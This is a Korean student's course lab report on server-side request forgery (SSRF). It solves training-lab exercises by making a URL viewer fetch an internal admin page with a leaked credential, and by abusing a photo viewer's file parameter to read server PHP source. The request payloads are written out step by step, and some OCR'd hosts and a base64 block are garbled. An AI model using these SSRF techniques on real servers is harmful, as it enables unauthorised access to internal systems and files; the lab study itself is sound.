

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

# SSRF

2025년 4월 22일

학번 : 32230324

이름 : 김가람

## 과정 설명

SSRF란 공격자가 서버를 속여 원래 의도하지 않은 곳으로 서버가 요청을 보내게 만드는 공격임. CSRF는 클라이언트 권한을 이용하지만, SSRF는 서버의 권한을 이용한다는 차이점이 있음. 따라서 외부 접근이 제한된 서버 내부 자원에 접근하여 주요 정보를 빼낼 수 있음. SSRF 공격 시나리오는 로컬서버 파일 접근(URL Schema 활용), 내부 웹 서버 정보 획득, 내부 네트워크 스캔(URL 뒤에 IP 대역 범위를 지정해 요청), 외부 접근이 차단된 관리자 페이지 접근임.

이와 같은 SSRF 공격을 방지하기 위한 보안 대책으로는 WhiteList Filter(사용자 입력값에 대해 요청을 허용할 리스트 작성), BlackList Filter(사용자 입력값에 대해 요청을 허용하지 않을 리스트 작성)이 있음. 하지만 BlackList Filter는 Short URL 기능, Redirect 기능을 이용해 우회할 수 있음.

### <Q7 - 관리자 페이지에 접근하고 로그인하시오.>

#### Step 1. URL 뷰어 페이지의 HTML 확인

: URL 뷰어 페이지를 intercept해 HTML 구조를 분석함으로써 노출된 정보나 취약점이 존재하는지 여부를 파악하고자 함

#### 1-1. intercept

: URL 뷰어 페이지를 intercept한 후 빨간색으로 표시해 넘기고, HTTP History에서 확인함

URL 뷰어

URL 뷰어

보고싶은 페이지의 URL을 입력해주세요.

https://www.naver.com

URL 보기

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Request to https://lab.eqst.co.kr:8097

Time	Type	Direction	Method	URL
14:29:01 25 Ap...	HTTP	← Response	GET	https://docs.google.com/static/spreadsheets2/client/js/2558196559-waffle.js_prod_shadowdocs_ko.js
14:29:01 25 Ap...	HTTP	← Response	GET	https://docs.google.com/static/spreadsheets2/client/js/4035910766-waffle.js_prod_slicers_ko.js
14:29:01 25 Ap...	HTTP	← Response	GET	https://docs.google.com/static/spreadsheets2/client/js/1130532956-waffle.js_prod_spellcheck_ko.js
14:29:01 25 Ap...	HTTP	← Response	GET	https://docs.google.com/static/spreadsheets2/client/js/1747478249-waffle.js_prod_sidekick_ko.js
14:29:01 25 Ap...	HTTP	← Response	GET	https://docs.google.com/static/spreadsheets2/client/js/2488275027-waffle.js_prod_slicereditor_ko.js
14:29:04 25 Ap...	HTTP	→ Request	GET	https://lab.eqst.co.kr:8097/sarf_3/main.php
14:29:07 25 Ap...	HTTP	→ Request	GET	https://docs.google.com/drawings/outline/cachemanifest?oid=ue5a951343f490f21&jobset=prod&reason=cache_only_update
14:29:07 25 Ap...	HTTP	→ Request	GET	https://docs.google.com/document/outline/cachemanifest?oid=ue5a951343f490f21&jobset=prod&reason=cache_only_update
14:29:34 25 Ap...	HTTP	→ Request	GET	http://www.gstatic.com/generate_204
14:29:44 25 Ap...	HTTP	→ Request	POST	https://clients4.google.com/chrome-sync/command/7client=Google+Chrome&client_id=QaI3%2F4xIOFZLOV2AQCluXg%3D%3D
14:30:21 25 Ap...	HTTP	→ Request	POST	https://beacons.gcp.gvt2.com/domainreliability/upload
14:30:33 25 Ap...	HTTP	→ Request	POST	https://android.clients.google.com/c2dm/register3
14:31:04 25 Ap...	HTTP	→ Request	POST	https://www.googleapis.com/affiliation/v1/affiliation.lookupByHashPrefix?key=AtzaSyA2KhBkXmkf030om9LUFYQhpqLoa_BNhe

Request

Pretty

Raw

Hex

1 GET /sarf\_3/main.php HTTP/1.1  
2 Host: lab.eqst.co.kr:8097  
3 Cookie: \_\_utma=100000000.100000000.100000000.100000000.100000000.100000000  
4 Cache-Control: max-age=0  
5 Sec-CH-UA: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"  
6 Sec-CH-UA-Mobile: ?0  
7 Sec-CH-UA-Platform: "Windows"  
8 Upgrade-Insecure-Requests: 1

Filter settings: Hiding CSS and image content													
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
677	https://docs.google.com	GET	/static/spreadsheets/2/client.js?25861...			200	8376	script	js			✓	142.250.76.142
678	https://docs.google.com	GET	/static/spreadsheets/2/client.js?17474...			200	1083308	script	js			✓	142.250.76.142
679	https://docs.google.com	GET	/static/spreadsheets/2/client.js?40359...			200	12513	script	js			✓	142.250.76.142
680	https://docs.google.com	GET	/static/spreadsheets/2/client.js?24882...			200	24417	script	js			✓	142.250.76.142
681	https://docs.google.com	GET	/static/spreadsheets/2/client.js?11305...			200	54805	script	js			✓	142.250.76.142
682	https://fab.ezst.co.kr/8097	GET	/rsrf_3/main.php			200	9557	HTML	psh	EQST. 보안관리센터		✓	218.233.105.177
683	https://docs.google.com	GET	/drawings/outline/cachemanifestbou...	✓		200	9280	JSON				✓	142.250.76.142
684	https://docs.google.com	GET	/document/outline/cachemanifestbou...	✓		200	7285	JSON				✓	142.250.76.142
685	http://www.gstatic.com	GET	/generate_204			204	127					✓	142.250.76.131
686	https://clients4.google.com	POST	/chrome-sync/command?7client=Go...	✓		200	863	app				✓	142.250.207.110
689	https://beacons.gcp.gvt2.com	POST	/domainreliability/upload	✓		307	844	script				✓	142.250.207.99

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /xarf/3/main.php HTTP/1.1 2 Host: lab.expt.co.kr:8097 3 Cookie: v=1;id=6;cat=ent; PHPSESSID=ec254f7bd7e83fe3a1e3314450ab1 4 Cache-Control: max-age=0 5 Sec-CH-UA: "Google Chrome";v="135", "Not-A-Brand";v="3", "Chromium";v="135" 6 Sec-CH-UA-Mobile: ?0 7 Sec-CH-UA-Platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)     Chrome/135.0.0.0 Safari/537.36 </pre>				<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 25 Apr 2025 05:33:28 GMT 3 Server: Apache/2.4.4 (Ubuntu) OpenSSL/1.1.1d 4 X-Powered-By: PHP/7.0.33 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: keep-alive     Content-Type: text/html; charset=UTF-8 10 Content-Length: 9202 11 12 13 14 15 16 17 18 &lt;!doctype html&gt; 19 &lt;html lang="ko" style="height: 100%; "&gt; 20 &lt;head&gt; 21 &lt;meta http-equiv="Content-Type" content="text/html; charset=utf-8" /&gt; 22 &lt;meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /&gt; 23 &lt;meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /&gt; </pre>			

알 수 없는 호스트: normalskinfosec3.com

## 2-2. URL 뷰어를 통해 접근

: URL 뷰어에 Step 1에서 알아낸 관리자 페이지의 URL을 넣으면 접속에 성공함

URL 뷰어

### URL 뷰어

보고싶은 페이지의 URL을 입력해주세요.

관리자 페이지(비공개)

### EQST 관리자 페이지

## Step 3. 관리자 페이지의 HTML 구조 확인

: 관리자 페이지를 intercept해 HTML 구조를 살펴봄으로써 얻을 수 있는 정보가 있는지 확인하고자 함

### 3-1. intercept

: 관리자 페이지를 intercept한 후 파란색으로 표시하여 넘기고 HTTP History에서 확인함

Intercept on Forward Drop

Request to https://lab.eqst.co.kr:8097

Time	Type	Direction	Method	URL
14:35:47.25	Ap...	HTTP	Request	GET https://lab.eqst.co.kr:8097/srf_3/urviewer.php?url=http%3A%2F%2Fnormalskinfossec3.com%3A8098%2Fadmin.php&read=URL+%E8%B4%EA%B8%80

#### Request

Pretty Raw Hex

```
1 GET /srf_3/urviewer.php?url=http%3A%2F%2Fnormalskinfossec3.com%3A8098%2Fadmin.php&read=URL+%E8%B4%EA%B8%80 HTTP/1.1
2 Host: lab.eqst.co.kr:8097
3 Cookie: WindaRes:elst1eest: PHPSESSID=ec28497bd7fe831e3ee1e3316450eb1
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://lab.eqst.co.kr:8097/srf_3/main.php
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-HR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority: uo, i
19 Connection: keep-alive
20
```

832	https://clients4.google.com	POST	/chrome-sync/command?client=co	✓	200	1104	app	✓	172.217.161.206
834	https://beacons2.gvt2.com	POST	/domainreliability/upload	✓	200	785	script	✓	142.250.66.131
835	https://lab.eqt.co.kr:8097	GET	/surf_3/urlviewer.php?url=http%3A%2F%2Fwww.google.com%2F	✓	200	8151	HTML php	✓	218.233.105.177
836	http://www.gstatic.com	GET	/generate_204	✓	204	127		✓	172.217.161.227
837	https://google.com	POST	/domainreliability/upload	✓	200	785	script	✓	142.250.206.206
838	https://beacons.gcp.gvt2.com	POST	/domainreliability/upload	✓	200	785	script	✓	172.217.25.163
839	https://lab.eqt.co.kr:8097	GET	/commons.js	✓	404	425	HTML js	✓	218.233.105.177

Request

PrettyRawHex

1

GET /surf\_3/urlviewer.php?url=http%3A%2F%2Fwww.google.com%2F HTTP/1.1

2

Host: lab.eqt.co.kr:8097

3

Cookie: bfIdafesazefbot=1; PHPSESSID=ec29d7bf6531a3ee1a331d450ab1

4

Cache-Control: max-age=0

5

Sec-CH-UA: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"

6

Sec-CH-UA-Mobile: ?0

7

Sec-CH-UA-Platform: "Windows"

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,application/\*+q=0.8,application/signed-exchange;v=b3;q=0.7

11

Sec-Fetch-Site: same-origin

12

Sec-Fetch-Mode: navigate

13

Sec-Fetch-User: ?1

14

Sec-Fetch-Dest: document

15

Referer: https://lab.eqt.co.kr:8097/surf\_3/main.php

16

Accept-Encoding: gzip, deflate, br

17

Accept-Language: ko+R; ko;q=0.9,en-US;q=0.8,en;q=0.7

18

Priority: u=0, i

19

Connection: keep-alive

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Fri, 25 Apr 2025 05:36:43 GMT

3

Server: Apache/2.4.41 (Ubuntu) OpenSSL/1.1.1d

4

X-Powered-By: PHP/7.0.33

5

Keep-Alive: timeout=5, max=100

6

Connection: Keep-Alive

7

Content-Type: text/html; charset=UTF-8

8

Content-Length: 7900

9

10

<!doctype html>

11

<html lang="ko" style="height:100%; ">

12

<head>

13

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

14

<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />

15

<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" />

16

<title>

17

EOST 보안교육센터

18

</title>

19

<link rel="shortcut icon" href="/favicon.ico">

20

<link rel="stylesheet" href="/../css/style.css" />

21

<script type="text/javascript" src="/../js/libs/jquery-1.11.3.min.js">

22

</script>

23

<script type="text/javascript" src="/../js/libs/jquery-ui.js">

24

</script>

25

<script type="text/javascript" src="/../js/libs/jquery.bslider.min.js">

26

</script>

27

<script type="text/javascript" src="/../js/libs/nice-select/nice-select.js">

28

</script>

29

<script type="text/javascript" src="/../js/libs/dotdotdot/dotdotdot.js">

30

</script>

31

<script type="text/javascript" src="/../js/libs/daterangepicker.js">

32

</script>

33

<script type="text/javascript" src="/../js/commons.js">

34

</script>

### 3-2. HTML 구조 확인

:: intercept로 얻어온 관리자 페이지의 HTML 구조를 살펴보면

```
<!-- 임시 관리자 계정 : [ID:adminID. PW:adminPW] -->
```

와 같이 주석 처리된 부분을 발견할 수 있음

```
210
211     <div class="hr10">
212     </div>
213
214     <!-- 임시 관리자 계정 : [ID:adminID, PW:adminPW] -->
215     <form name="LoginFm" id="LoginFm" method="GET" action="admin.php">
216     <!--[s] wrap_login-->
217     <div class="wrap_login">
218     <ul class="box_login">
```

## Step 4. 로그인 하기

: Step 3에서 알아낸 임시 관리자 계정을 이용해 관리자 페이지에 직접 로그인을 시도할 경우, 실패함.

lab.eqst.co.kr:8097/ssrf\_3/admin.php?login\_id=adminID&login\_pwd=adminPW




파일을 찾을 수 없습니다.

## Step 5. URL 입력

: Step 4에서 직접 접근이 불가능하다는 것을 확인함으로써 로그인 역시 URL 뷰어를 통해 시도해야 한다는 점을 알게 됨.

### 5-1. 파라미터 알아내기

: Step 4에서 로그인을 시도했을 때 나오는 URL과 관리자 페이지의 HTML의 구조를 확인해보면 login\_id에 아이디, login\_pwd에 패스워드를 넣는 형식임을 알 수 있음



The screenshot shows a web browser address bar with the URL: `lab.eqst.co.kr:8097/ssrf_3/admin.php?login_id=adminID&login_pwd=adminPW`. Below the address bar, the HTML structure of the login page is displayed, showing the following code:

```
<li class="tit">
  관리자 페이지
</li>
<li>
  <input type="text" name="login_id" value="" tabindex="1" id="login_id"
    placeholder="아이디" class="userID" />
</li>
<li>
  <input type="password" name="login_pwd" value="" tabindex="2" id="login_pwd"
    placeholder="패스워드" class="userPW" />
</li>
<li class="line_btn">
  <input class="btn_login" type="submit" value="로그인">
</li>
</ul>
```

### 5-2. URL 작성

관리자 페이지 URL : <http://normalskinfosec3.com:8098/admin.php>

임시 관리자 계정 : ID - adminID, PW - adminPW

파라미터 : login\_id, login\_pwd

따라서 관리자 페이지에 로그인 하기 위한 URL은

[http://normalskinfosec3.com:8098/admin.php?login\\_id=adminID&login\\_pwd=adminPW](http://normalskinfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW)

이때 직접 로그인을 시도 했을 때의 URL에 아이디, 패스워드를 넣는 게 아니라 Step 1에서 알아낸 관리자 페이지의 URL 뒤에 파라미터를 붙이는 형식으로 입력하는 이유는 내부 서버에 접근 가능한 URL이기 때문임



The screenshot shows a document with the following content:

```
1 <관리자 페이지>
2 http://normalskinfosec3.com:8098/admin.php
3
4 <관리자 계정>
5 ID : adminID
6 PW : adminPW
7
8 <파라미터명>
9 login_id
10 login_pwd
11
12 <최종>
13 http://normalskinfosec3.com:8098/admin.php?login_id=adminID&login_pwd=adminPW
14
```

## 6. URL 뷰어에 넣기

: Step 5에서 작성한 URL을 URL 뷰어에 넣음. (내부망에 접속하기 위해 URL 뷰어 이용)  
그 결과, i\_can\_not\_stop\_you가 나옴

URL 뷰어

### URL 뷰어

보고싶은 페이지의 URL을 입력해주세요.

### 관리자 페이지(비공개)

i\_can\_not\_stop\_you

<Q6 - admin.php 페이지에 내부 DB 서버에 접속하는 DB 컨넥터 페이지가 존재한다는 정보를 확인하였다. 해당 DB 컨넥터를 이용해 내부 DB 서버에 접속하시오.>

### Step1. 사진 뷰어 페이지 HTML 확인

: 사진 뷰어 페이지를 intercept해 HTML 구조를 분석함으로써 이미지 로딩 방식 및 서버 동작 방식을 파악하기 위함

### Step 1. intercept

: URL 뷰어 페이지를 intercept한 후 빨간색으로 표시해 넘기고, repeater로 넘김

사진 뷰어

### 사진 뷰어

보고싶은 사진의 URL을 입력해주세요.

Doodle 4  
Google



Intercept onForwardDrop

Time	Type	Direction	Method	URL	
14:55:19.25	Ap...	HTTP	Request	POST	https://clients4.google.com/chrome-sync/command/?client=Google+Chrome&client_id=QaJ3%2F4sXOFZLOV2AQCluXg%3D%3D
14:55:20.25	Ap...	HTTP	Request	POST	https://lab.eqst.co.kr:8099/ssrf_2/main.php

Request

PrettyRawHex

1

POST /ssrf\_2/main.php HTTP/1.1

2

Host: lab.eqst.co.kr:8099

3

Cookie: bHideResizeNotice=1; PHPSESSID=eo28497bd7fe831e3a0a1e331d450ab1

4

Content-Length: 140

5

Cache-Control: max-age=0

6

Sec-CH-UA: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"

7

Sec-CH-UA-Mobile: ?0

8

Sec-CH-UA-Platform: "Windows"

9

Origin: https://lab.eqst.co.kr:8099

10

Content-Type: application/x-www-form-urlencoded

11

Upgrade-Insecure-Requests: 1

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://lab.eqst.co.kr:8099/ssrf\_2/main.php

19

Accept-Encoding: gzip, deflate, br

20

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

21

Priority: u=0,i

22

Connection: keep-alive

23

24

file=https%3A%2F%2Fwww.google.com%2Fdoodle4google%2Fimages%2F4q\_logo\_global.jpg&read=1EC%82%AC%EA7%84%ED%99%95%ED%90%88%ED%95%88%EA%88%80

02

https://translate.googleapis.com

POST

/element/ilog/nastast=true&autouser...

200

558

JSON

03

https://lab.eqst.co.kr:8099

POST

/ssrf\_2/main.php

200

567008

HTML

php

04

https://clients4.google.com

POST

/chrome-sync/command/?client=Go...

200

1220

app

05

https://lab.eqst.co.kr:8099

POST

/ssrf\_2/main.php

06

http://www.gstatic.com

GET

/generate\_204

07

https://clients4.google.com

POST

/chrome-sync/command/?client=Go...

09

https://lab.eqst.co.kr:8099

POST

/ssrf\_2/main.php

11

https://clients4.google.com

POST

/chrome-sync/command/?client=Go...

12

https://clients4.google.com

POST

/chrome-sync/command/?client=Go...

14

https://lab.eqst.co.kr:8099

GET

/ssrf\_2/admin.php

15

https://safebrowsing.google.c...

POST

/safebrowsing/clientreport/realtime

request

PrettyRawHex

1

POST /ssrf\_2/main.php HTTP/1.1

2

Host: lab.eqst.co.kr:8099

3

Cookie: bHideResizeNotice=1; PHPSESSID=eo28497bd7fe831e3a0a1e331d450ab1

4

Content-Length: 140

5

Cache-Control: max-age=0

6

Sec-CH-UA: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"

7

Sec-CH-UA-Mobile: ?0

8

Sec-CH-UA-Platform: "Windows"

9

Origin: https://lab.eqst.co.kr:8099

10

Content-Type: application/x-www-form-urlencoded

11

Upgrade-Insecure-Requests: 1

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Chrome/135.0.0.0 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng

14

ation/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: ?1

18

Sec-Fetch-Dest: document

19

Referer: https://lab.eqst.co.kr:8099/ssrf\_2/main.php

https://lab.eqst.co.kr:8099/ssrf\_2/main.php

Add to scope

Scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Organizer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Show new history window

Add notes

Highlight

Delete item

Clear history

Copy URL

Copy as curl command (bash)

Copy links

Save item

Proxy history documentation

24

<link rel="shortcut icon

25

<link rel="stylesheet" |

(다음 페이지에 이어서)




## Step 2. HTML 구조 확인

### 2-1. Request

: file 파라미터를 통해 외부 이미지 URL 전달되고 있는 것을 확인할 수 있는데, 이를 통해 서버가 클라이언트의 입력을 받아 외부 리소스를 가져오는 방식임을 알 수 있음

이러한 방식을 file Scheme라고 할 수 있는데 서버 측에서 해당 경로의 파일을 읽거나 조작하는 것으로, 내부 리소스에 접근할 수 있어 SSRF 위험이 존재함  
그에 비해 URL Scheme는 클라이언트가 URL을 해석하고 외부 서버에 요청을 전송하는 것임



### 2-2. Response

: HTML 내 <img> 태그는 이미지를 로딩할 때 일반적으로 두 가지 방식으로 데이터를 받아들임

- URL 기반 경로 지정 방식 : <img src = "https://www.naver.com/aaa.png">

: 브라우저가 명시된 외부 URL로 직접 요청을 보내 이미지를 불러오는 방식으로, src 속성에 URL scheme (http, https 등)이 사용되며 이는 클라이언트 측에서 처리되는 방식임

- Data를 직접 넣어주는 방식 : <img src = "data:image/jpeg;base64,/9j/4AAQsk...">

: 이미지 데이터를 직접 HTML 내부에 삽입하고, 서버가 이미지를 읽어와 base64 등으로 인코딩한 후 응답에 포함시키는 구조임

따라서 해당 사진 뷰어 페이지는 <img>의 src 속성에 Data를 직접 넣어주는 방식으로 이미지를 로딩하고 있으며, base64 형식으로 인코딩되어 있음을 알 수 있음

[illegible]

### 3-3. base64 디코딩

: base64로 인코딩된 데이터를 디코딩하면 이미지가 아닌 코드가 나타남. 따라서 해당 데이터가 실제 서버 내부 파일의 코드 또는 텍스트 내용을 포함하고 있음을 알 수 있음

### Decode from Base64 format

Simply enter your data then push the decode button.

[illegible]

**i** For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**< DECODE >** Decodes your data into the area below.

```
<?php header("Content-Type: text/html; charset=UTF-8");?>
<?php include_once "include/common/declare.php";?>
<?php include_once "../request_log_ssr2.php";?>
<?php

$user = nv( $_GET['title'],'1');

if ( $_SESSION["ADMIN_YN"] === "Y" ) {
echo $_SESSION["ADMIN_YN"];

?>
```

 Copy to clipboard

### Step 4. admin\_login.php

: Step 3을 통해 알아낸 사실(file 파라미터에 php 파일을 넣으면 실제 서버 내부 파일의 코드 또는 텍스트 내용을 알 수 있음)을 이용해 정보를 얻고자 함

#### 4-1. admin.php에 직접 연결

: admin.php에 직접 연결하려 하면 admin login.php로 리다이렉션되는 것을 확인할 수 있음



The screenshot shows a web browser's address bar and search results. The address bar contains the URL `https://lab.eqst.co.kr:8099/ssrf_2/admin.php`. Below the address bar, there are search results from Google. The first result is titled "EQST 보안교육센터" and the URL is `https://lab.eqst.co.kr:8099/ssrf_2/admin.php`. The second result is identical. The browser's search bar on the left contains the text "사" (sa).








## Step 5. 로그인

: Step 4-3에서 알아낸 관리자 ID, PW를 이용해 로그인하면 DB 연결 페이지에 접속에 성공함  
DB에 접속하기 위해 DB Username과 DB Password를 알아내야 함을 알 수 있음


관리자 페이지(비공개)



The image shows a login page titled "EQST 관리자 페이지". It has a text input field containing "adminuser", a password input field with masked characters "\*\*\*\*\*", and an orange "로그인" (Login) button.

사진 뷰어

## DB 연결 페이지(비공개)



The image shows a form titled "DB 연결 페이지(비공개)". It contains three labels with corresponding input fields: "Remote Host IP:" with the value "127.0.0.1", "DB Username:", and "DB Password:". Below the fields is a button labeled "DB 접속하기".

## Step 6. include/common/declare.php

: Step 4-3에서 디코딩한 코드를 살펴보면

<?php include\_once "include/common/declare.php";?>와 같은 부분이 있는데  
이는 외부 페이지를 참조한다는 것(include)을 의미함

```
<?php header("Content-Type: text/html; charset=UTF-8");?>
<?php include_once "include/common/declare.php";?>
<?php include_once "../request_log_ssrf2.php";?>
<?php

$user = nvl( $_GET['title'], '1' );

if ( $_SESSION["ADMIN_YN"] === "Y" ){
echo $_SESSION["ADMIN_YN"];
```

## 6-1. file 파라미터에 넣기

: 이를 file 파라미터에 넣으면 base64로 인코딩된 include/common/declare.php 파일의 내용이 나타남

```
Connection: keep-alive
file= ./include/common/declare.php&read=%EC%82%AC%EC%A7%84+%ED%99%95%EC%9D%B8%ED%95%98%EA%B8%B0

<tr>
  <td>
    <br>
    <br>
    
```



nge.log

## 7-1. file 파라미터에 넣기

base64로 인코딩된 내용이 나타남

**PRIORITY:** U=U, 1

<br>  
<img alt="A large, dense block of Base64-encoded data, likely representing a logo or image, with a height of 50% and width of 100%." data-bbox="115 115 885 450"/>  
data: image/jpeg; base64, PD9waHRhbmR0bGFZcGZyYkYiBlEhRlbnRmZS1G15e3F5aSB7DQoJD0oJoHJpdmF0ZSBzZGF0aWwJG1uo3RhbmlnIOWoKXBXaXZhdGUge3RhdG1j1CRpbmNOYW5jZTE7DQoNoNg1wdWJsaWwJG1uo3RhdG1j1GZ1bmN0aW9u1Gd1dE1uo3RhbmlnI1KCRFZG1s1CRFZGJf4XN1e1wGJF9K1Y19wYXNzKXsNCgK0Qk1JwYWo1CEGaXNzZXQo1HN1bGyY601RpbmNOYW5jZSAsAP1C17DQoJQk1Jy9zeWxm0jokaW5zdGZyY2UuPSBuZXogZG1o1GRiX2hve3QgLCBkY1Y19e2VY1CwGZGJf4GfZyAs1GRiX2R11CGR7DQoJQk1Jy8g3Ag3Ag1G1hcm1hZG1s1E1E0nZm0Z1dXN1e1wGJF0e603NyZ1EY1RdDQoJQk1Jw2VzZjoeJG1uo3RhbmlnI1DQgbmV31GRiKCA1bWYyaWFKYi1GLCA1X2R1X3VzZX1s1CRFZGJf4GfZyYw1N1Rw15mb3N1Yy1GtK1JQk1J0oJQk1JyZXR1em4Ge2VzeJoeJG1uo3RhbmlnIOWoK0Qk1NcG19DQoJDQoJHv1bG1j1IHNOYXPyYBmdW5jdg1vb1BnZXZGRvSW5zdGZyY2UuJF9K1Y17DQoJQk1Jw1N1CgK1X2R11D091CnK1sNCgKJQk1pZ1gg1SBp0e31CdGe2VzeJoeJG1uo3RhbmlnI1ClgKXsNCgKJQk1L3N1bGyY601RpbmNOYW5jZSAs1G51dyBkY1ggZGJf4G9zeDAs1GRiX3VzZX1GLCBk1Y19wYXNz1CwGZGJfZG1GtK1JQk1J0oJQk1Jw2VzZjoeJG1uo3RhbmlnI1DQgbmV31GRiKCA1bWYyaWFKYi1GRiX2R1X3VzZX19e2VY1e1s1CJZe3JmMT1j1JC1GLCA1e2tP